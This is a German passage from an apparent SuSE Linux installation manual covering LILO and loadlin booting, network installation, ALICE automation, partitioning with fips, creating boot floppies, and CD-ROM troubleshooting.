- Der Rechner muss unter DOS entweder im Realmodus laufen oder im Virtuellen 8086-Modus einen VCPI-Server verfügbar haben; ein VCPI-Server wird z. B. von emm386.exe zur Verfügung gestellt. Anders gesagt: dieser Weg funktioniert *nicht* unter Unix, OS/2, Windows NT oder im DOS-Fenster von Windows 95/98 – er funktioniert aber gut vom DOS-Prompt oder vom DOS-Modus in MS Windows 95/98 aus.
- Ihr Rechner muss ausreichend freien Speicher haben, der unter DOS verfügbar ist: unterhalb 640 KB mindestens 128 KB, der Rest darf extended/EMS/XMS Speicher sein.


Zwar ist loadlin vergleichsweise aufwendig in der Installation, aber dann lässt es sich ausgezeichnet in die Bootmenüs von Windows 95/98 integrieren. Dies erfordert ein manuelles Editieren von Konfigurationsdateien. Ein großer Vorteil ist, dass keinerlei Einträge in den ☞*MBR* (engl. *Master Boot Record*) der Festplatte erfolgen; so sehen andere Betriebssysteme von Linux nur Partitionen mit für sie unbekannten Kennungen (engl. *IDs*).

Um loadlin zu installieren, benötigen Sie gewisse Kenntnisse von DOS und Linux. Sie sollten in der Lage sein, mit einem ☞*Editor* die notwendigen Konfigurationsdateien zu erstellen. Details zum Vorgehen finden Sie in Abschnitt 4.9 auf Seite 147. Schwierigkeiten können sich ergeben, wenn Sie bei der Konfiguration der Windows 95/98-Bootmenüs einen Fehler machen. Im Extremfall kann dies dazu führen, dass Sie nicht mehr an Ihre Windows-Installation herankommen. *Vor* der Konfiguration dieser Bootmenüs sollten Sie sicherstellen, dass Sie Ihr System über eine Windows-Bootdiskette starten können.

LILO: Die technisch sauberste und universellste Lösung ist der Bootmanager LILO (LInux LOader), der vor dem Booten die Auswahl zwischen verschiedenen Betriebssystemen zulässt. Der LILO ist z. B. über YaST zu installieren

(vgl. Abschnitt 3.6.2 auf Seite 105). Allerdings muss LILO im Bootsektor der Festplatte stehen; dies schließt auch ein kleines Risiko beim Installieren mit ein. Die Fehlerbehebung erfordert grundlegende Kenntnisse des Bootprozesses. Sie sollten in der Lage sein, ggf. die Hauptkonfigurationsdatei des LILO zu editieren. Sie sollten sich vor seiner Installation auch damit vertraut machen, wie Sie LILO ggf. wieder deinstallieren können, wenn sich Schwierigkeiten ergeben.

LILO stellt nach wie vor die beste Bootmethode dar. Sie sollten sich nur bewusst sein, dass er aufwendiger zu verwenden ist als beispielsweise eine Bootdiskette.



Achtung

Es gibt BIOS-Varianten, die die Struktur des Bootsektors (MBR) überprüfen, und nach einer LILO-Installation fälschlich eine Virus-Warnung mitteilen. Diese Schwierigkeit lässt sich leicht beheben, indem Sie in das BIOS gehen und nach derartigen Einstellungsmöglichkeiten dort suchen; z. B. sollten Sie '`virus protection`' ausschalten. – Später können Sie diese Option wieder einschalten; dieses Feature ist allerdings überflüssig, falls Sie ausschließlich Linux als Ihr Betriebssystem verwenden.

Eine eingehende Diskussion verschiedener Bootmethoden, insbesondere aber von LILO und loadlin finden Sie in Kapitel 4 auf Seite 119 ff.

Weitere Bootmanager

Aufgrund der wachsenden Bedeutung haben sich einige kommerzielle Hersteller von Bootmanagern auf Linux eingestellt. An vorderster Front sind hier der System Commander Deluxe sowie Partition Magic zu nennen. Neben reinen Hilfestellungen beim Booten des Systems bieten diese Pakete zusätzlich eine große Anzahl weiterer Funktionen wie z. B. die Möglichkeit, vorhandene FAT32-Partitionen in der Größe zu verändern oder FAT16 in FAT32 umzuwandeln.

Diese Programme sind *nicht* auf den CDs enthalten und zu diesen Programmen können wir *keinen Installationssupport* anbieten!

2.4 Installation ohne CD-ROM-Unterstützung

Was tun, wenn eine Standard-Installation via CD-ROM-Laufwerk nicht möglich ist? Ihr CD-ROM-Laufwerk könnte z. B. nicht unterstützt werden, weil es sich um ein älteres „proprietäres“ Laufwerk handelt. Oder Sie haben bei Ihrem Zweitrechner (z. B. ein Notebook) eventuell gar kein CD-ROM-Laufwerk, aber dafür einen Ethernet-Adapter oder ein PLIP-Kabel...

SuSE Linux bietet die Möglichkeit, auf einem solchen Rechner ohne CD-ROM-Unterstützung über eine Netz-Verbindung zu installieren: NFS oder FTP via Ethernet oder via PLIP (Abschnitt 2.4.1)

stehen zur Verfügung.

2.4.1 Installation von einer Quelle im „Netz“

Für diesen Weg kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt A.1.2 auf Seite 563). Nur erfahrene Computer-Benutzer sollten ihn beschreiten.

Worum geht es?

Der Rechner, auf dem SuSE Linux installiert werden soll, verfügt über *kein* CD-ROM-Laufwerk. Sie können jedoch über eine Vernetzung eine Verbindung zu einem anderen Rechner herstellen, der ein CD-ROM-Laufwerk besitzt bzw. auf dessen Festplatte die CD als Kopie abgelegt werden kann. Zusätzlich ist es notwendig, von den CD-ROMs die Dateien `.S.u.S.E-disk*` auf die Festplatte zu kopieren; in Kurzform geht dies etwa so:

```
erde: # cp /cdrom/.S* /emil
erde: # cp -a /cdrom/suse /emil
```

Dieser „andere“ Rechner muss das Verzeichnis natürlich in geeigneter Weise „exportieren“!



Tipp

Alternativ ist es auch ausreichend, dass Sie auf dem entfernten Rechner das Rettungssystem starten und die CD 1 direkt exportieren.

Schritt für Schritt...

1. Beginnen Sie die Installation des Clients wie in Abschnitt 2.2 auf Seite 30 ff. beschrieben.

2. Führen Sie die Installation gemäß Abschnitt 2.2.2 auf Seite 31 fort, aber beachten Sie bitte folgende Punkte:

- Laden Sie bei den ‘Kernel-Modulen’ die ‘Netzwerktreiber’ und wählen Sie dort den passenden aus; dies ist auch notwendig, wenn Sie per PLIP installieren wollen (in diesem Fall wird die Modul-Diskette angefordert).
- Wenn linuxrc nach dem ‘Quellmedium’ fragt, geben Sie ‘Netzwerk (NFS)’ an und führen Sie die menügesteuerte Netzkonfiguration durch. Alternativ können Sie auch per FTP installieren.

3. Beenden Sie die Installation wie ab Abschnitt 2.2.3 auf Seite 36 beschrieben.

Mögliche Probleme

- Die Installation bricht ab, bevor sie überhaupt erst richtig begonnen hat: Das Installationsverzeichnis des „anderen“ Rechners wurde nicht mit exec-Rechten exportiert. Holen Sie das bitte nach.
- Der Server erkennt den Rechner nicht, auf dem SuSE Linux installiert werden soll. Tragen Sie den Namen und die IP-Adresse des neu zu installierenden Rechners in der /etc/hosts des Servers ein.

2.5 Automatische Installation und Konfiguration von SuSE Linux

Warum Automatisierung?

Die automatische Installation und Konfiguration von Linux-Systemen ermöglicht den Aufbau einer einheitlichen Server-Landschaft. Auch für Client-Installationen ist – ab einer bestimmten Stückzahl – eine automatische der manuellen Installation und Konfiguration vorzuziehen. Die Vereinheitlichung betrifft die Versionen von System und Software, die Filesystemstrukturen und die Konfigurationsfiles. Die Automatisierung garantiert, dass ein einmal gefundener erfolgreicher Installationsweg jederzeit, auch ohne Expertenwissen, auf einem Rechner angewendet werden kann. Somit ist auch eine Erweiterung der Serverlandschaft ohne Probleme möglich. Für die Administration ergibt sich aus der Vereinheitlichung eine deutliche Entlastung: Bei gleichen Konfigurationsstrukturen muss nicht auf jedem Server erneut nach Konfigurationsdateien gesucht werden. Die Software verhält sich aufgrund gleicher Versionsstände erwartungsgemäß. Bugfixes greifen über die gesamte Serverlandschaft.

Alle diese Effekte steigern die Qualität der Produktion.

2.5.1 ALICE im Überblick

ALICE (engl. ***A**utomatic **L**inux**I**nstallation and **C**onfiguration **E**nvironment*) schließt die Installation und die wesentlichen Bereiche der Konfiguration ein.

Durch die CVS-basierte Haltung der Konfigurationsdaten kann man von verschiedenen Stellen aus die Konfigurationsdaten mit mehreren Benutzerprofilen pflegen.

Es ist möglich, einen Rechner in eine oder mehrere Klassen einzutragen. Damit können Rechner möglichst „ähnlich“ gehalten werden; nur die unbedingt notwendigen Daten müssen noch in der Rechner spezifischen Konfigurationsdatei angegeben werden. Zur Strukturierung sind die Konfigurationsdaten auf drei verschiedene Verzeichnisse aufgeteilt. Das Verzeichnis `templates` enthält einige Voreinstellungen, das Verzeichnis `classes` enthält Klassen spezifische Konfigurationen und das Verzeichnis `info` Host spezifische Informationen. Die Voreinstellungen können durch Klassenwerte und diese wiederum durch spezielle, dem Host zugeordnete Werte überlagert werden.

ALICE ist ein wachsendes Projekt, d. h. wenn Sie heute noch kein Modul für die Konfiguration einer von Ihnen eingesetzten Software finden, kann dies schon bald selbstständig oder im Rahmen eines Projektes realisiert sein; vgl. im Support-Anhang auf Seite 568.

Weitergehende Informationen

Die Anwendung der ALICE-Module, den Aufbau eines Installations-Servers, die Architektur von ALICE und eine Konfigurationssitzung können Sie der Dokumentation entnehmen, die im Paket `alice` enthalten ist.

2.5.2 Automatische Installation mit YaST1

Die „Automatische Installation“ von YaST1 kann auch unabhängig von dem kompletten Rahmenwerk des ALICE-Projekts verwendet werden; vgl. die Hinweise in dem Artikel `file:/usr/share/doc/sdb/de/html/cg_autoinstall.html`.

2.6 Infoblöcke

2.6.1 Platz schaffen für Linux (Partitionieren)


Ihre Festplatte soll für die Aufnahme von Linux-Partitionen vorbereitet werden. – Sie haben hoffentlich etwas Zeit, um diesen Abschnitt in Ruhe durchzuarbeiten. Empfehlenswert sind Disketten oder Bänder für ein Backup und eine Bootdiskette Ihres *bisherigen* Betriebssystems.

Zusatzinfo

Durch Partitionen kann eine Festplatte in mehrere, voneinander weitgehend unabhängige Bereiche aufgeteilt werden. Ein Grund, sich mehrere Partitionen einzurichten, ist die dadurch mögliche Koexistenz unterschiedlicher Betriebssysteme mit unterschiedlichen Dateisystemen auf einer Festplatte.

Wie schafft man jetzt Platz für Linux-Partitionen?

- Einzelne Partitionen der Festplatte kann man löschen; dabei gehen alle Dateien verloren, die in diesen Partitionen liegen. Der Platz auf der Festplatte, der so frei wird, steht dann für neue Partitionen zur Verfügung (z. B. für Linux); dabei können Sie den gewonnenen Freiraum neu in mehrere Partitionen aufteilen.
- Einzelne Partitionen können Sie auch einem anderen Betriebssystem zuordnen; wie beim Löschen verlieren Sie aber auch dabei alle Dateien dieser Partitionen.
- Unter MS-DOS oder Windows 95/98 können Sie die letzte Partition der Festplatte verkleinern, ohne die Dateien darin zu verlieren; mit einem Defragmentierungsprogramm müssen Sie zuvor dafür sorgen, dass wirklich alle Dateien am Anfang der Partition liegen. Falls Sie nur *eine* MS-DOS- oder Windows-Partition haben, können Sie auf diese Weise recht einfach Platz für Linux-Partitionen schaffen. Nach dem Defragmentieren können Sie mit speziellen Programmen – etwa dem Freeware-Programm fips – die Zylinderobergrenze herabsetzen und so die Partition verkleinern. fips finden Sie auf der CD 1 im Verzeichnis `dosutils`.
- Eine sehr bequeme, wenn auch mit Kosten verbundene Möglichkeit ist es, eine zusätzliche Festplatte in den Rechner einzubauen.



Achtung

Bei allen Änderungen der Partitionierung müssen Sie sorgfältig arbeiten und die Anleitung der verwendeten Software beachten. Trotzdem können unter Umständen Probleme auftreten, bis hin zum kompletten Datenverlust! Wir von SuSE können dafür keine Verantwortung übernehmen. In jedem Fall ist es empfehlenswert, vorher zumindest die wichtigsten Dateien zu sichern und eine geprüfte Bootdiskette bereitzuhalten.

Schritt für Schritt...

Gehen Sie so vor, um die Festplatte zu partitionieren:

1. Wenn Sie es nicht wissen, müssen Sie feststellen, wie viele Partitionen die Festplatte hat und wie groß diese sind. Rufen Sie dazu das Programm fdisk Ihres Betriebssystems auf.

2. Planen Sie, wie viele Partitionen Sie brauchen und wie groß diese sein sollen. Informationen dazu finden Sie in Abschnitt 2.8 auf Seite 65 und in Abschnitt 2.9 auf Seite 67.

3. Schreiben Sie sich Ihren Partitionsplan auf einen Zettel, Sie brauchen die Daten noch öfters im Verlauf der Installation.

4. Jetzt ist ein Backup der Festplatte dringend anzuraten. Wenn Sie kein Bandlaufwerk haben und Sie nicht alles auf Disketten sichern wollen, dann sichern Sie wenigstens Ihre wichtigen Daten und die Start- und Konfigurationsdateien (z. B. `config.sys`, `autoexec.bat` und `*.ini`). Erzeugen Sie eine Bootdiskette für Ihr bisheriges Betriebssystem und probieren Sie aus, ob Sie damit booten können. Auf dieser Bootdiskette brauchen Sie auch Handwerkszeug wie einen Editor, fdisk, das Formatierungsprogramm und Ihr Backup-Programm.

5. Je nach Systemgegebenheiten geht's weiter:

   - **DOS/Windows 95/98, eine Partition auf der Festplatte und keine komplette Dateien-Sicherung (engl. *File-Backup*):**

     Sie müssen die Partition ohne Datenverlust verkleinern. Verschieben Sie alle Dateien an den Anfang der Partition. Dazu können Sie z. B. defrag.exe (MS-DOS 6 oder Windows 95/98) benutzen.

     Die Defragmentierungsprogramme verschieben üblicherweise keine versteckten Dateien bzw. Systemdateien, da solche Dateien von einem Softwarekopierschutz an einem definierten Ort der Festplatte angelegt worden sein könnten. Wenn Sie sicher sind, dass auf der Festplatte keine solchen Dateien sind, können sie das Attribut `versteckt` bzw. `System` an allen betroffenen Dateien deaktivieren oder, je nach verwendetem Defragmentierungsprogramm, über Parameter auch das Defragmentieren solcher Dateien erzwingen; neuere Versionen von defrag kennen dafür die Option **`/P`**.

     Auch die Windows-Swapdatei ist eine versteckte Datei. Liegt die Swapdatei ungünstig, müssen Sie sie unter Windows in der '`Systemsteuerung`' ausschalten.

     Haben Sie schließlich am Ende der Partition genügend Freiraum geschaffen, dann gehen Sie in das Verzeichnis `\dosutils\fips\fips15` der ersten CD. Dort steht das Programm fips.exe, mit dem Sie die Partition verkleinern können. Eine ausführliche Anleitung ist im gleichen Verzeichnis vorhanden; diese sollten Sie angesichts der heiklen Materie unbedingt studieren, bevor Sie das Programm starten! fips.exe läuft übrigens

nur unter DOS; Windows müssen Sie beenden bzw. Windows 95/98 in den DOS-Modus bringen.

Nach Ausführen von fips.exe haben Sie eine zweite Partition auf der Festplatte, die später in die Linux-Partitionen aufgeteilt wird.



Tipp

Mit fips.exe aus `\dosutils\fips\fips20` lassen sich auch `fat32`-Partitionen verkleinern; stellen Sie vor dem Einsatz dieser Fips-Version *unbedingt* ein Backup Ihrer Daten her!

- **DOS/Windows 95/98 und mehrere Partitionen bzw. Sie haben eine komplette Dateien-Sicherung (engl. *File-Backup*):**

  Sie löschen Ihre DOS-Partitionen und legen Sie dann verkleinert neu an. Dabei verlieren Sie alle Daten in diesen Partitionen, Sie müssen vorher alle Dateien gesichert haben (dateiweise, kein Imagebackup)! Mit fdisk löschen Sie die alten Partitionen und legen die neue(n) an. Als Nächstes formatieren Sie die Partition(en), installieren das Betriebssystem und spielen alle Dateien von der Sicherung wieder ein; das Backup-Programm hatten Sie ja mit auf der Diskette.

6. Booten Sie den Rechner neu.

7. Prüfen Sie jetzt, ob Ihr altes Betriebssystem wieder richtig läuft. Die Linux-Partitionen im freigeräumten Festplattenbereich legen Sie später mit YaST an.

Mögliche Probleme

Folgende Probleme können auftreten:

- Die Partition kann nicht ausreichend verkleinert werden, da einige Dateien sich nicht verschieben lassen: siehe Abschnitt 2.7.1 auf Seite 60.

- Unter DOS bzw. Windows hat das CD-ROM-Laufwerk jetzt einen anderen Laufwerksbuchstaben. Unter Windows 95/98 bleibt der Arbeitsplatz hängen: siehe Abschnitt 2.7.12 auf Seite 64.

2.6.2 CD 2 zum Booten verwenden

Zusätzlich zur CD 1 ist auch die zweite CD bootfähig. Während jedoch auf der CD 1 ein 2,88 MB großes Bootimage verwendet wird, kommt bei der zweiten CD ein traditionelle Image von 1,44 MB Größe zum Einsatz.

Verwenden Sie die CD 2 immer dann, wenn Sie genau wissen, dass Sie von CD booten können, es jedoch mit CD 1 nicht funktioniert („Fallback“-Lösung). Es ist leider so, dass nicht jedes BIOS die großen Images richtig erkennt.

2.6.3 Bootdiskette unter DOS erstellen

Voraussetzung

Sie brauchen eine formatierte 3.5-Zoll-HD-Diskette und ein 3.5-Zoll-Disketten-Laufwerk, das auch bootfähig sein muss. Falls Sie unter Windows 95/98 arbeiten: Starten Sie setup *nicht* in der MS-DOS-Box, sondern im MS-DOS-Modus!

Zusatzinfo

Auf der CD 1 im Verzeichnis `/disks` sind einige Diskettenabbilder (Images) enthalten. Solch ein Image kann mit geeigneten Hilfsprogrammen auf eine Diskette kopiert werden, die Diskette nennt sich dann Bootdiskette. Auf diesen Diskettenimages sind außerdem noch der „Loader“ Syslinux und das Programm linuxrc drauf; Syslinux erlaubt es Ihnen, während des Bootvorganges den gewünschten Kernel auszuwählen und bei Bedarf Parameter über die verwendete Hardware zu übergeben. – Das Programm linuxrc unterstützt Sie beim Laden der Kernelmodule speziell für Ihre Hardware und startet schließlich die Installation.

Die mitgelieferte SuSE-Bootdiskette können Sie im Normalfall als Bootdiskette einsetzen. Nur bei exotischer Hardware, die vom modularisierten Kernel dieser Diskette nicht unterstützt wird, oder wenn Sie sich ein Disketten-Image aus den Internet von z. B. `ftp://ftp.suse.com` downloaden, müssen Sie eine eigene Bootdiskette erzeugen, wie es hier beschrieben wird.

Mit Setup

Schritt für Schritt...

Gehen Sie so vor, um eine Bootdiskette zu erzeugen:

1. Starten Sie Setup direkt von der CD 1.
2. Wählen Sie die Option ‘`Floppy`’ und drücken Sie (↵); dann ‘`Boot`’ und wieder (↵).
3. Jetzt müssen Sie sich eine Diskette mit einem passenden Kernel aussuchen, der z. B. Ihren SCSI-Adapter unterstützt. Setup zeigt Ihnen die wichtigsten Daten zu den Kernel an. Wenn Sie weitere Informationen brauchen, können Sie in der Datei `\disks\readme.dos` nachsehen. Merken Sie sich, wie Ihr Kernel heißt, Sie brauchen den Namen später nochmal. Dann drücken Sie (↵).
4. Jetzt wird die Diskette geschrieben. Legen Sie eine (DOS-formatierte) Diskette in das 3.5-Zoll-Laufwerk und suchen Sie sich die Diskette aus, die Sie erstellen wollen.
   - Kümmern Sie sich nur um die Bootdiskette (‘`Root`’ wird bei SuSE Linux nicht mehr benötigt!): Setzen Sie den Cursor auf ‘`Boot`’ und drücken Sie (↵).

- Setup will bestätigt haben, dass eine Diskette eingelegt ist. Drücken Sie jetzt (↵). Die Diskette wird geschrieben.
- Wenn die Diskette fertig ist, drücken Sie (↵).
- Wählen Sie die Option ‘Fertig’, um den Bildschirm und Setup zu verlassen.

Mit rawrite

Alternativ können Sie auch das (unter Umständen langsamere) DOS-Programm rawrite.exe (CD 1, Verzeichnis `\dosutils\rawrite`) zum Schreiben der Diskette am DOS-Prompt einsetzen.

Auf der CD 1 im Verzeichnis `/disks` liegen die Standard-Diskettenimages; lesen Sie dort bitte die Dateien `README` bzw. `LIESMICH`. Das Image `bootdisk` ist die Vorlage für die Standarddiskette. Die eigentlichen Kernel sind im Verzeichnis `/suse/images` zu finden (ohne Endung!); lesen Sie auch dort bitte `README` bzw. `LIESMICH`.

Wenn Sie die Standarddiskette benötigen, die mit jedem SuSE Linux mitgeliefert wird, gehen Sie folgendermaßen vor; es wird vorausgesetzt, dass Sie sich im Hauptverzeichnis der CD befinden:

```
Q:> dosutils\rawrite\rawrite disks\bootdisk
```

Falls Sie eine spezielle Unterstützung, ist anstelle von `bootdisk` ein anderes Diskettenimage zu verwenden; bei Problemen kann als Fallback-Kernel `k_i386` eingesetzt werden.

2.6.4 Bootdiskette unter Unix erstellen

Voraussetzung

Sie können auf ein Unix/Linux-System mit einem funktionstüchtigen CD-ROM-Laufwerk zurückgreifen. Sie brauchen eine geprüfte Diskette (formatiert).

Gehen Sie so vor, um Bootdisketten zu erstellen:

1. Falls Sie die Disketten noch formatieren müssen:
   ```
   erde: # fdformat /dev/fd0u1440
   ```
2. Mounten Sie die erste CD (Disk 1); z. B. nach `/cdrom`:
   ```
   erde: # mount -tiso9660 /dev/cdrom /cdrom
   ```
3. Wechseln Sie in das Verzeichnis `disks` auf der CD:
   ```
   erde: # cd /cdrom/disks
   ```
4. Erstellen Sie die Bootdiskette mit
   ```
   erde: # dd if=/cdrom/disks/bootdisk of=/dev/fd0 bs=8k
   ```
   In der `LIESMICH`- bzw. der `README`-Datei im `disks`-Verzeichnis erfahren Sie, welcher Kernel was kann; diese Dateien können Sie mit **`more`** oder **`less`**

lesen (zu **less** vgl. Abschnitt 19.7.3 auf Seite 543). Falls Sie spezielle Unterstützung benötigen, ist anstelle von `bootdisk` ein anderes Diskettenimage zu verwenden; bei Problemen kann als Fallback-Kernel `k_i386` eingesetzt werden.

Etwas komplexer wird die Angelegenheit, wenn Sie z. B. einen selbst-kompilierten Kernel während der Installation verwenden wollen; schreiben Sie in diesem Fall zunächst das Standard-Image (`bootdisk`) auf die Diskette und überschreiben Sie dann den eigentlichen Kernel (`linux`) mit dem eigenen Kernel (vgl. Abschnitt 13.5 auf Seite 408):

```
erde: # dd if=/cdrom/disks/bootdisk of=/dev/fd0 bs=8k
erde: # mount -t msdos /dev/fd0 /mnt
erde: # cp /usr/src/linux/arch/i386/boot/vmlinuz /mnt/linux
erde: # umount /mnt
```

2.6.5 Unterstützt Linux mein CD-ROM-Laufwerk?

Generell kann man sagen, dass die meisten CD-ROM-Laufwerke unterstützt werden.

- Bei ☞*ATAPI*-Laufwerken sollte es keine Probleme geben.
- Bei SCSI-CD-ROM-Laufwerken kommt es nur darauf an, ob der SCSI-Controller unterstützt wird, an dem das CD-ROM-Laufwerk angeschlossen ist – in der Komponenten-Datenbank CDB unter `http://cdb.suse.de/`) sind die unterstützten SCSI-Controller aufgeführt. Wenn Ihr SCSI-Controller nicht unterstützt wird und am Controller auch die Festplatte hängt, haben Sie sowieso ein Problem :-(
- Auch viele herstellerspezifische CD-ROM-Laufwerke funktionieren mit Linux. In dieser Gruppe kann es gleichwohl zu Problemen kommen. Falls Ihr Laufwerk nicht explizit erwähnt ist, können Sie es immer noch mit einem ähnlichen Typ des gleichen Herstellers versuchen.
- Mittlerweile sind CD-ROM-Laufwerke am Parallel-Port recht verbreitet. Leider sind diese in keiner Weise standardisiert, sodass es regelmäßig zu Problemen kommt. SuSE Linux enthält eine ganze Reihe verschiedener Alpha-Treiber für einige Laufwerke. Wenn keiner dieser Treiber funktioniert, bleibt nur der Umweg über die DOS-Partition. Beachten Sie, dass einige der Laufwerke, die von Linux unterstützt werden, nur dann angesprochen werden können, wenn sie von ihrem DOS-Treiber initialisiert worden sind und danach nur ein Warmstart ausgeführt wurde.

2.7 Problembeschreibungen

2.7.1 Dateien lassen sich nicht verschieben

Dateien mit den Attributen `System` bzw. `Versteckt` verschieben die Defragmentierungsprogramme normalerweise nicht. Um herauszufinden, an welchen Dateien es hakt, können Sie mit

`attrib \*.* /s` > <**`listdatei`**>

sich eine Gesamtliste Ihrer Festplatte in die Datei <listdatei> schreiben lassen. Darin können Sie die Problemdateien identifizieren und mit

`attrib -S -H` <**`dateiname`**>

verschiebbar machen. Dabei müssen Sie mit dem nötigen Fingerspitzengefühl vorgehen, um keine Kopierschutzdateien, permanente Auslagerungsdateien oder andere spezielle Systemdateien zu zerstören. Nach dem Defragmentieren können/sollten Sie Attribute wieder in den ursprünglichen Zustand zurückversetzen.



> **Tipp**
> Unter Windows können Sie für diesen Zweck den „Dateimanager“ bzw. den „Explorer“ verwenden.

Falls das nicht klappt, müssen Sie in den sauren Apfel beißen und die Partitionierung Ihrer Festplatte *richtig* verändern. Das bedeutet insbesondere, dass Sie alle Daten sichern müssen, um Sie nach der Neupartitionierung wieder einzuspielen. Alternativ können Sie natürlich auch eine weitere Platte anschaffen, vielleicht erleichtern Ihnen die ständig sinkenden Preise diesen Schritt…

2.7.2 Keine deutsche Tastaturbelegung im MS-DOS-Modus

Geben Sie im DOS-Modus den Befehl

`loadhigh keyb gr„c:\windows\command\keyboard.sys`

ein oder bauen Sie den Befehl in die Datei `autoexec.bat` ein. Falls Ihr Windows-Verzeichnis anders heißt, müssen Sie die Pfadangabe entsprechend modifizieren.

2.7.3 Kein CD-ROM-Treiber im MS-DOS-Modus

Im MS-DOS-Modus stehen Ihnen nur die Treiber zur Verfügung, die in den Dateien `config.sys` und `autoexec.bat` geladen wurden. Es macht durchaus Sinn, dort auf den CD-ROM-Treiber (und andere) zu verzichten, denn Windows 95/98 bringt seine eigenen Treiber mit. Um im MS-DOS-Modus trotzdem die Treiber verwenden zu können, müssen Sie eine Verknüpfung zu einer MS-DOS-Eingabeaufforderung anlegen und in den Eigenschaften, Register ‘`Programm`’ unter ‘`Erweitert`’ eigene Startdateien anlegen. In die müssen Sie Ihre Treiber einbauen, um dann in dieser DOS-Box die Treiber verwenden zu können.

2.7.4 Eine CD ist defekt

Diese Möglichkeit ist ziemlich unwahrscheinlich, obwohl man sie nicht völlig ausschließen kann. Bitte wenden Sie sich in diesem Fall vertrauensvoll an Ihren Händler.


2.7.5 ATAPI-CD-ROM bleibt beim Lesen hängen

Wenn das ☞*ATAPI*-CD-ROM-Laufwerk nicht erkannt wird oder es beim Lesen hängen bleibt, ist häufig die Hardware nicht korrekt eingerichtet. Normalerweise sollten die einzelnen Geräte am (E)IDE-Bus fortlaufend angeschlossen sein, d. h. das erste Gerät ist Master am ersten Controller, das zweite Slave. Das dritte Gerät schließlich ist Master am zweiten Controller und das vierte dort wieder Slave.

Oft befindet sich in einem Rechner neben der Festplatte nur das CD-ROM-Laufwerk, das als Master am zweiten Controller hängt. Linux kommt in manchen Fällen mit dieser „Lücke“ nicht selbstständig zurecht. Meistens kann dem Kernel durch Angabe eines entsprechenden Parameters aber auf die Sprünge geholfen werden (`hdc=cdrom`, siehe auch Abschnitt 14.3.2 auf Seite 415).

Gelegentlich ist ein Laufwerk nur falsch „gejumpert“; das heißt, es ist als Slave konfiguriert, obwohl es als Master am zweiten Controller angeschlossen ist oder umgekehrt. Im Zweifelsfall sollten diese Einstellungen überprüft und gegebenenfalls korrigiert werden.

Außerdem gibt es noch eine Reihe fehlerhafter EIDE-Chipsätze. Diese sind mittlerweile zum größten Teil bekannt; der Kernel enthält Code, um derartige Probleme zu umgehen. Für diese Fälle existiert ein spezieller Kernel (vgl. das `README` in `/disks` der Installations-CD-ROM); die anzugebenden Kernelparameter sind in Abschnitt 14.3.2 auf Seite 415 beschrieben.



Hinweis

Sollte das Booten nicht auf Anhieb funktionieren, so versuchen Sie bitte die nachfolgenden Kernelparameter. – Sie geben diese am Bootprompt (**boot:**) ein:
boot: `linux <einzugebender Parameter>`
Achtung: Vergessen Sie nicht den Namen des Kernels (`linux`) vor den eigentlichen Parametern!

`hd<x>=cdrom` – <x> steht hier für `a`, `b`, `c`, `d` etc. und ist folgendermaßen zu lesen:

- `a` – Master am 1. IDE-Controller
- `b` – Slave am 1. IDE-Controller
- `c` – Master am 2. IDE-Controller
- …

Beispiel für <einzugebender Parameter>: `hdb=cdrom`

Mit diesem Parameter geben Sie dem Kernel das CD-ROM-Laufwerk an, falls er es nicht selbst findet und Sie ein ☞*ATAPI*-CD-ROM-Laufwerk haben.

`ide<x>=noautotune` – <x> steht für `0`, `1`, `2`, `3` etc. und ist folgendermaßen zu lesen:

- `0` – 1. IDE-Controller
- `1` – 2. IDE-Controller
- ...

Beispiel für <einzugebender Parameter>: `ide0=noautotune`

Dieser Parameter hilft in der Regel bei (E)IDE-Festplatten.



Hinweis

Weitere Kernel-Parameter finden Sie in Abschnitt 14.3.2 auf Seite 415 ff.; bei Schwierigkeiten mit SCSI-Systemen oder beim Einbinden von Netzwerkkarten sehen Sie bitte dort nach.

2.7.6 CD-ROM-Laufwerke am Parallelport

Alle verfügbaren Treiber werden während der Installationsphase von linuxrc zur Auswahl angeboten. Im Regelfall sind keine Besonderheiten zu beachten.

Leider werden viele Laufwerke (z. B. von Freecom) noch nicht unterstützt. Bisweilen können Laufwerke nicht benutzt werden, die laut Aufschrift typenidentisch sein sollten; die Hersteller haben offensichtlich Interna geändert, ohne diese Änderungen durch eine neue Typenbezeichnung kenntlich zu machen...

Einige der Laufwerke müssen vom zugehörigen DOS-Treiber initialisiert worden sein, bevor der Linux-Kernel sie erkennt:

1. Booten Sie DOS und lassen Sie den CD-ROM-Treiber laden.
2. Legen Sie die Linux-Bootdiskette ein.
3. Führen Sie einen Warmstart durch.

Bei nicht unterstützten Laufwerken muss nach wie vor mit Umweg über eine DOS-Partition installiert werden (vgl. Abschnitt 2.4 auf Seite 50).

Zum Stand der Parallelport-Programmierung unter Linux vgl. `http://www.torque.net/linux-pp.html`.

2.7.7 „Proprietäre“ CD-ROM-Laufwerke

Für Mitsumi-Laufwerke sind unterschiedliche Treiber vorhanden! Bei den speziellen Mitsumi-Treibern handelt es sich um Treiber, die eigens für die „alten“ Laufwerke an einem eigenen Controller zuständig sind (z. B. LU-005 oder FX-001). Für neuere Laufwerke (wie FX-400) muss der Punkt ‘`ATAPI EIDE`’ gewählt werden!

Das Gleiche gilt sinngemäß auch für Laufwerke von Sony und Aztech.

Der Mitsumi MCDX Treiber unterscheidet sich vom „normalen“ Mitsumi-Treiber nur dadurch, dass er in der Lage ist, Multisession CDs zu lesen. Daher ist es für die Installation eigentlich bedeutungslos, welchen der beiden Treiber Sie verwenden. Wir haben uns dennoch dazu entschlossen, diesen Treiber explizit anzubieten, da es möglicherweise Fälle gibt, in denen zwar der eine, jedoch nicht der andere Treiber funktioniert und man sich daher alle Möglichkeiten offen halten möchte.

2.7.8 Thinkpad „schläft“ während der Installation „ein“

An einer beliebigen Stelle während des Boot-Vorgangs geschieht ein Abbruch `:-(`

Eine generelle Lösung kann noch nicht angeboten werden. Ein gangbarer Weg scheint es zumindest bei älteren Modellen zu sein, die Installation von DOS aus mit setup.exe zu starten und mit loadlin Linux zu laden.

Diese Tipps wurden uns im Laufe der Zeit zugetragen; an Feedback sind wir stets interessiert:

- Stellen Sie im BIOS des Notebooks alle Dinge ab, die darauf hinzielen, Stromsparfunktionen zu erfüllen; Stichworte: „suspend mode“, „power management“, „sleep features“.
- Wenn Sie von DOS aus starten, laden Sie dort den CD-ROM-Treiber in der `config.sys` mit der Option `/S` (wohl für `sleep`); anstelle von <drive> und <path> Ihre jeweiligen Werte einsetzen:

  ```
